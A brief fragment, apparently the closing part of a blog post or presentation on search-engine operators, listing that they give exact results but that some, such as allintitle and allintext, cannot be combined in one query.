
Advantages

These operators provide the exact results which we are looking for

Disadvantages

These are some operators which do not mix with another in the same query, for e.g, allintitle, allintext operators.





Thanx you…